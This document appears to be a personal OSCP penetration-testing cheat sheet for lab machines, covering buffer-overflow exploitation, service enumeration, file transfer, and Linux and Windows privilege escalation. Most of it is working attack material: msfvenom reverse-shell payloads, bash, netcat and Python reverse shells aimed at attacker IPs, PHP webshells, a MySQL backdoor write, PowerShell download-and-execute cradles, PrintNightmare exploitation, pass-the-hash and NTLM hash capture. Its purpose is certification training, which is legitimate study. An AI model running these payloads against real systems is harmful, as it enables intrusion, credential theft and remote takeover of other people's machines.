OSCP

▼ BoF

RDP into the Windows box

```
rdesktop 192.168.x.x -u offsec -p offsec -g 1024x768 -x 0x80
```

Open/restart the service console by Running:

```
services.msc
```

Use **TCPView** to view process and network connection

Run Immunity Debugger as Administrator

Attach the process into Immunity Debugger

Hit F9 to resume the process, run POC

Fuzzing:

```
cyclic(360)
```

Convert hex to ascii with python

```
bytes.fromhex('hexbyteshere').decode('ascii')
```

Search the string in EIP → reverse in little endian →

```
cyclic_find(b'string')
```

Confirm with BBBB, CCCC in EBP, EIP

Check bad char:

```
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
```

Once the FUZZ script is loaded with the list of characters, right click on ESP, select follow in Dump, to show the hex dump.

Once identified the bad chars:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.x.x LPORT=80 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00"
```

Check the size after ESP to confirm we have enough space for our shellcode.

Find the OP CODE of the assembly instruction

```
msf-nasm_shell
jmp esp > FFE4
```

```
!mona modules
```

Select a module which does not memory protection or starting with a bad char (dll or exe), then

```
!mona find -s "\xff\xe4" -m "modulename"
# or
!mona jmp -r esp -m "malbec.exe" #jmp esp is equal to push esp # ret
```

Feed into the PoC payload:

▼ NMAP

Full port scan

```
sudo nmap -p- --min-rate=10000 <IP>
```

Scan ports

```
sudo nmap -sCV -p <PORTS> <IP>
```

Top 1000 UDP ports scan

```
sudo nmap -sU --top-ports 1000 <IP>
```

▼ FTP

Download FTP folder:

```
wget -r ftp://user:pass@<IP>
```

▼ SMTP

Check for valid username with `VRFY`

User enumeration:

```
sudo nmap -script="smtp-enum-users" -p 25 <IP>
```

```
smtp-user-enum -M VRFY -U ~/SecLists/Usernames/xato-net-10-million-usernames.txt -t <IP>
```

▼ DNS

Check for ZoneTransfer:

```
host -l <domain name> <name server>
dig axfr <domain name> @<name server>
#dig axfr friendzone.red @10.10.10.123
```

▼ RPC/NFS on port 111

Enumerate port 111

```
sudo nmap -sV -p 111 --script=rpcinfo <IP>
sudo nmap -p 111 --script="nfs*" <IP>
```

If NFS shares found, mount them and try to read/write or change permission by adding a new user with a certain UID.

```
mount -t nfs -o vers=3 <IP>:/SHARENAME /mnt

groupadd --gid 1337 pwn
useradd --uid 1337 -g pwn pwn
```

▼ S(a)MB(a)

https://book.hacktricks.xyz/pentesting/pentesting-smb

Check for Eternal Blue if OS is Windows 7, Windows Server 2008

Enumerate hostname

```
nmblookup -A <IP>
```

Enumerate SMB Shares:

```
smbmap -H <IP>
smbmap -u anonymous -p anonymous -H <IP>

smbclient -L \\\\<IP>

# NULL session
smbclient -N -L //<IP>
rpcclient -U "" -N <IP>
```

Connect to Share:

```
smbclient \\\\<IP>\\<Sharename>

#creds
smbclient \\\\<IP>\\<Sharename> -U=username%'password'
```

Mount share:

```
sudo mount -t cifs//<IP>/$SHARENAME ./smbShare
```

Unmount share:

```
sudo umount -l ./smbShare
```

Download Share Remotely:

```
smbget -R smb://<IP>/$SHARENAME
```

▼ SMNP/161

https://book.hacktricks.xyz/pentesting/pentesting-snmp

```
snmp-check <IP>
onesixtyone -c /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt <IP>
snmpwalk -v2c -c public <IP>
```

SNMP RCE:

https://book.hacktricks.xyz/pentesting/pentesting-snmp/snmp-rce: check out Escape@OSPG

▼ Redis/6379

https://book.hacktricks.xyz/pentesting/6379-pentesting-redis

```
redis-cli -h <IP>
```

- Redis 4.x 5.x RCE: Technique used in Wombo@OSPG


  https://github.com/Ridter/redis-rce

  With this exploit, we would need the `exp.so` file, which can be grabbed from

  https://github.com/vulhub/redis-rogue-getshell


  To compile the `exp.so` file

  ```
  cd RedisModulesSDK/
  make
  ```



we should now have a exp.so file

Run the exploit:



⇒ Code Exec

- Load Redis Module: Technique used in Sybaris@OSPG

Load Redis Module

1. Following the instructions from https://github.com/n0b0dyCN/RedisModules-ExecuteCommand you can **compile a redis module to execute arbitrary commands**.
2. Then you need some way to **upload the compiled** module
3. **Load the uploaded module** at runtime with `MODULE LOAD /path/to/mymodule.so`
4. **List loaded modules** to check it was correctly loaded: `MODULE LIST`
5. **Execute commands**:

```
127.0.0.1:6379> system.exec "id"
"uid=0(root) gid=0(root) groups=0(root)\n"
127.0.0.1:6379> system.exec "whoami"
"root\n"
127.0.0.1:6379> system.rev 127.0.0.1 9999
```

6. Unload the module whenever you want: `MODULE UNLOAD mymodule`

▼ General notes & tips:

- Directory brute force, vhost enum: `ffuf`, `dirsearch`, `gobuster`
- WordPress scan: `wpscan`
- Tomcat Apache Server: Always check for `/admin`, `/manager` and `/manager/html` to see if we can upload and deploy `.war` files.
- Chaining command with `;`
- Command Injection without white spaces:

```
# using bash brace expression
{echo,hello,world} equals "echo hello world"
# Using env variable with encoded spaces
CMD=$'\x20hello\x20wolrd';echo$CMD equals "echo hello world" with \x20 is hex code for white space
```

- For encrypted SSH key, .kdbx (keepass), etc. files

```
# Crack with john
python ssh2john.py ssh.key > key.key
john --wordlist=rockyou.txt key.key

python keypass2john.py ceh.kdbx > hash.txt
john --wordlist=rockyou.txt hash.txt
```

- Simple file signature spoofing:

```
# Spoof a php file with a png image Grab PNG magic bytes (first 64 bytes)
head -c 64 image.png > sig

# Create new PHP file with PNG signature
```

```
cat sig shell.php > newshell.php

# Upload and modify POST request with Burp
```

- Write file with MySQL:

```
select "<?php system($_REQUEST['cmd']); ?>" into OUTFILE 'c:/xampp/htdocs/backdoor.php'
```

- Port-forwarding with Chisel:
  - Download Chisel
  - Typical use. Examples assume Kali or other attack box is 10.10.14.3, client is running from 10.10.10.10.
  - Start server listening on 8000: `./chisel server -p 8000 --reverse`
  - From victim:
    - Listen on Kali 80, forward to localhost port 80 on client `chisel client 10.10.14.3:8000 R:80:127.0.0.1:80`
    - Listen on Kali 4444, forward to 10.10.10.240 port 80 `chisel client 10.10.14.3:8000 R:4444:10.10.10.240:80`
    - Create SOCKS5 listener on 1080 on Kali, proxy through client `chisel client 10.10.14.3:8000 R:socks`
- Restricted Shell breakout:
  - https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf
  - `ssh -i key.pem user@$RHOST -t bash --noprofile`
- Crackmapexec:

```
crackmapexec smb $RHOST -u $USERNAME -p $PASSWORD --continue-on-success

# Replace smb with ssh, winrm, mssql
# Can replace $USERNAME with list of users
# Append -X $COMMAND to execute command with successful hit
```

▼ File Transfer notes:

Python http web server

```
python3 -m http.server <port>
python -m SimpleHTTPServer <port>
```

Get file:

```
curl http://<IP>:<port>/file -o outfile
```

```
wget http://<IP>:<port>/file
wget http://<IP>:<port>/file -O outfile
```

```
#Sending Host
cat file > /dev/tcp/$LHOST/$LPORT

#Receiving Host
nc -lvnp $LPORT > file
```

Run fileless

```
curl http://<IP>:<port>/linpeas.sh | bash
```

PowerShell:

```
powershell (New-Object Net.WebClient).DownloadFile('$LHOST/file', '$PATH\outfile') # download file to disk
powershell IWR -uri http://$LHOST/file -o C:/Windows/Temp/file # download file to disk
powershell "IEX(New-Object Net.WebClient).downloadString('$LHOST/file')" # download and exec on memory
powershell "IEX( IWR $LHOST/$FILE -UseBasicParsing)" # download and exec on memory
```

CertUtil

```
certutil.exe -urlcache -split -f "$RHOST:$RPORT/file" outfile
```

Between Kali and WindowsVM

```
sudo impacket-smbserver -smb2support SHARENAME $(pwd) # on Kali
\\Kali's IP (Not VPN)\SHARENAME\ # on Windows
```

From Windows to Kali using `impacket-smbserver`

```
# On Kali
sudo impacket-smbserver ShareName $(pwd)

# smbv2
sudo impacket-smbserver -smb2support ShareName $(pwd)
```

```
# On Windows
net use \\$LHOST\ShareName
```

```
# Once connected to remote Share:
copy $FILEPATH\file \\$LOST\ShareName

# File should be copied from remote Windows target to local Kali machine at $(pwd)
```

From Kali to Windows:

```
# On Kali
sudo impacket-smbserver ShareName $(pwd)
# smbv2
sudo impacket-smbserver -smb2support ShareName $(pwd)
```

```
# Copy from Kali to Windows
robocopy \\<IP>\$SHARENAME\$FILENAME .
copy \\<IP>\$SHARENAME\$FILENAME .
```

Remote access via SMB:

Once acquired a webshell. You can upload nc.exe via creating a SMB Share.On local kali machine, create an SMB share pointing to current directory:

`sudo impacket-smbserver ShareName $(pwd)`

Connect and run the executable via the newly create SMB Share:

```
....php?cmd=\\$LHOST\$SHARENAME\nc.exe -e cmd.exe $LHOST $LPORT
....php?cmd=\\10.10.14.67\Jake\nc.exe -e cmd.exe 10.10.14.67 9000
```

▼ Reverse Shells:

PayLoadAllTheThings:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md

Reverse Shell Generator:

https://weibell.github.io/reverse-shell-generator/

PHP webshell

```
<?php system($_REQUEST['cmd']); ?>
# or
<?php echo shell_exec($_REQUEST["cmd"]); ?>
```

PHP Reverse Shell

```
<?php
exec("/bin/bash -c '/bin/bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1'");
```

Bash

```
/bin/bash -c '/bin/bash -i >& /dev/tcp/$LHOST/$LPORT 0>&1'
# or
bash -i >& /dev/tcp/192.168.19.33/80 0>&1
```

Netcat OpenBSD

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.19.33 443 >/tmp/f
```

Netcat

```
#linux
nc -e /bin/bash 192.168.1.1. 80

#windows
nc.exe -e cmd.exe 192.168.1.1 80
```

Python:

```
python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.19.
33\",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/sh\")"
```

▼ **Connect to MS SQL Database**

From local Kali machine:

```
mssqlclient.py $USERNAME:'$PASSWORD'@$RHOST -windows-auth
#or
impacket-mssqlclient $USERNAME:'$PASSWORD'@$RHOST -windows-auth
# try with and without -windows-auth
```

If xp_cmdshell is enabled, we can create a reverse shell session right away:

```
xp_cmdshell powershell "IEX(New-Object Net.WebClient).downloadString(\"http://10.10.14.4:6666/shell.ps1\")"
```

If shell.ps1 is blocked by AV, try with based64 encoding

```
echo "powershell_payload" | iconv -t utf-16le | base64 -w 0
```

Run with:

```
powershell /enc <encodedcommand>
```

Or just find a different powershell TCP payload.

▼ Capture NetNTLMv2 via Responder: Querrier@HTB

From local Kali machine, set up a smbserver:

```
sudo impacket-smbserver $SHARENAME $(pwd)
# or smbv2
```

From local Kali machine, set up a Responder listener:

```
sudo responder -I tun0
```

From the MSSQL console:

```
xp_dirtree "\\$LHOST\$SHARENAME"
```

to connect and list the dir tree of the remote SMB Share

The responder listener will capture the NTMLv2 hash of the Windows target machine with this request -> can possibly crack this hash with `john` or `hashcat`

▼ Crack Hashes

LM Hash:

```
john --format=lm --wordlist=rockyou.txt hash.txthashcat-m 3000 -a 3 hash.txt rockyou.txt
```

NT Hash:

```
john --format=nt --wordlist=rockyou.txt hash.txthashcat -m 1000 -a 3 hash.txt rockyou.txt
```

NTLMv1:

```
john --format=netntlm --wordlist=rockyou.txt hash.txthashcat -m 5500 -a 3 hash.txt rockyou.txt
```

NTLMv2:

```
john --format=netntlmv2 --wordlist=rockyou.txt hash.txthashcat -m 5600 -a 3 hash.txt
```

▼ LFI/RFI

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File Inclusion/README.md

We can escalate LFI to RCE with log poisoning or PHP session: Slort@OSPG

https://www.rcesecurity.com/2017/08/from-lfi-to-rce-via-php-sessions/

https://book.hacktricks.xyz/pentesting-web/file-inclusion

▼ SQLi

Look at GitHub cheatsheet:

https://github.com/jakemai0/OSCP-Cheat-Sheet/blob/main/CheatSheet.md#sql-injection

▼ PE Check

- Linux:
  - Check for current running services:

    ```
    ps auxf | grep root
    ```

  - Check for config files: `php.conf`, `sql.conf`, etc.
  - Check for default creds (service name, password the same as username)
  - Check for arbitrary file write (aim for passwd, sudoers, authorized_key)
  - Use `pspy` to check for hidden processes and cronjobs
  - Check for SUID files
  - Check for current network connection:

    ```
    ss -lntp
    ```

  - Look at file extension bypass check: phtml, php3, php4, php5, etc.
  - Hidden data stream on Windows:

    files can be hidden on different data streams ($DATA and $INDEX_LOCATION), reveal with

    ```
    dir /r
    ```

    and show content with more < $FILENAME:STREAM

    With PowerShell:

    ```
    Get-Iteam -path %PATH% -stream *
    ```

Search for Alternate Data Stream (ADS) with PowerShell:

```
gci -recurse | % { gi $_.FullName -stream * } | where stream -ne ':$Data'
```

In SMB Client:

```
allinfo <FILENAME>
```

-> output:

```
stream: [::$DATA], 0 bytes
```

```
stream: [:Password:$DATA], 15 bytes
```

```
get "FILE:Password:$DATA"
```

- Run sudo command as another user:

```
sudo -H -u username
```

- Check for hidden files, interesting locations `/var/www`, `/var/www/html`, `/opt`, inside `home` directory, env variable
- Check for SSH private key, writable `authorized_key`
- `sudo -l`
- Check for bash version (bash < 4.2-048 is possible to define user functions with absolute path name, which take precedence over any other path; if bash version is < 4.4, can change the SHELLOPTS=xtrace and the $PS4 would be running as root).
- Docker break out: https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
- Quick binary analysis with `strings`, `ltrace`, `strace`
- Check crontab directory
- Check history files, rc files
- Writable PATH? PATH hijack. Processes run with relative path
- Backups .bak files
- If tmux is installed, check for any shell session that we can hijack:

```
tmux ls; tmux attach -t tmuxname; screen -ls; screen-dr sessionname; byobu list-session;
```

- If NFS is open, check for NFS shares and mount them

```
showmount -e $RHOST; sudo mount -o rw,vers=2 $RHOST:$SHAREDFOLDER /tmp/NFS

# Generate executable payload
msfvenom -p linux/x86/exec -f elf CMD="/bin/bash -p" > shell.elf; chmod +xs /tmp/NFS/shell.elf

# Run the binary on target -> root
```

- If MySQL is running as root, check for UDF raptor exploit: Banzai@OSPG
- Check for file capabilities
- Check for kernel version

- Windows:
  - Enum with `systeminfo` and `whoami /all`
  - Check for `SEImpersonation` token → Juicy Potato, RoguePotato, PrintSpoofer
  - Check AppData directory
  - Run PowerUp script, download PowerUp.ps1, execute the script, then type `Invoke-AllChecks`
  - Check for default creds (service name, password the same as username)
  - Enumerate user's home folder
  - Connect with creds via SMB:

```
impacket-psexec $USERNAME:'$PASSWORD'@$RHOST powershell
```

  - Connect with creds via EvilWinRM:

```
evil-winrm -i 10.10.10.27 -u administrator -p '$PASSWORD'
```

  - Bypass Group Policy App Block - Applocker: https://github.com/api0cradle/UltimateAppLockerByPassList
  - PassTheHash attack with privileged NTLM hash:

```
pth-winexe -U user%<LM Hash>:<NT Hash> //$RHOST cmd
```

  - Encode PowerShell command:

```
echo "IEX( IWR http://10.10.14.x:6969/kaboom.exe -UseBasicParsing)" | iconv -t utf-16le | base64 -w 0
```

    Run encoded command:

```
powershell -EncodedCommand $B64_ENCODED_COMMAND
```

- Service query:

```
# Check Tib3rius's Windows LPE videos

# Query the configuration of a service
sc.exe qc <service name>

# Query the current status of a service
sc.exe query <service name>

# Modify a configuration option of a service
sc.exe config <service name> <option>= <value>

# Start/Stop a service
net start/top <service name>

# If we can change the config of a service with SYSTEM priv, we can change the executable of the service t
o use our custom executable. HOWEVER, we need the permission to start/stop the service. Change the config
 path of a service, point it to the reverse shell payload, then restart the service
sc.exe config <service name> binPath= "C:\Users\Public\rev.exe\"
net stop <service name>
net start <service name>
```

- Check for unquoted service path, potential DLL hijack if the DLL is modifiable → hijack → restart system with `shutdown /r /t 0`
- Check for AlwaysInstallElevated
- Check for PowerShell history and Transscript Credentials or information might be hidden in PowerShell history or PSTranscript files:

```
gci -Path 'HKLM:\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows\PowerShell\Transcription'
```

- Check for weak registry permission

```
# Inspect the ImagePath:
reg query

# Modify the ImagePath and restart the service
reg add <original imagepath> \v ImagePath \t REG_EXPAND_SZ \d <new path to payload> \f
```

- Check for credentials in registry hive:

```
# Check if the password is saved anywhere within the HKLM or HKCU hive:
reg query HKCU /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

# or search with just 'pass':
reg query HKCU /f pass /t REG_SZ /s
reg query HKLM /f pass /t REG_SZ /s
```

- Run command with cached credentials:

```
runas /savecred /user:$USERNAME "$COMMAND"
```

- Check if SAM and SYSTEM hive are accessible,

  If SAM and SYSTEM hive are accessible at `C:\Windows\System32\config` -> can extract the usernames and hashes with secretdump.py

  Backups of these might be in `C:\Windows\Repair` or `C:\Windows\System32\config\RegBack`

  If we can grab ntds.dit file => we can dump the whole AD database as well.

- Check if autologon credential is cached:


```
$newPass = ConvertTo-SecureString '$FOUNDPASSWORD' -AsPlainText -Force

$newCred = New-Object System.Management.Automation.PSCredential('Administrator', $newPass)
```

  Set up a new listener on local Kali, and get a new PowerShell session from remote Windows machine with:

```
Start-Process -FilePath “powershell” -argumentlist “IEX(New-Object Net.WebClient).downloadString(‘$LHOST/shell.ps1’)” -Credential $newCred
```

- **PE with PrintNightmare 0day**

```
get-service | findstr 'Print'
```




  Print Spooler service is running on the box.

  PrintNightmare LPE exploit:

  https://github.com/calebstewart/CVE-2021-1675

  Generate a reverse shell DLL payload:




```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.190 LPORT=80 -f dll > pls.dll
```

  payload has to be `windows/x64/shell_reverse_tcp`

  It won't work without `/x64`


Transfer the DLL and the PowerShell exploit script over to the target:

Import the PowerShell module with:


```
Import-Module pn.ps1
```

Set up a listener and Invoke the custom DLL:

```
Invoke-Nightmare -DLL "C:\Users\nathan\Desktop\pls.dll"
```



We caught a a shell on our listener as SYSTEM:



Proving Grounds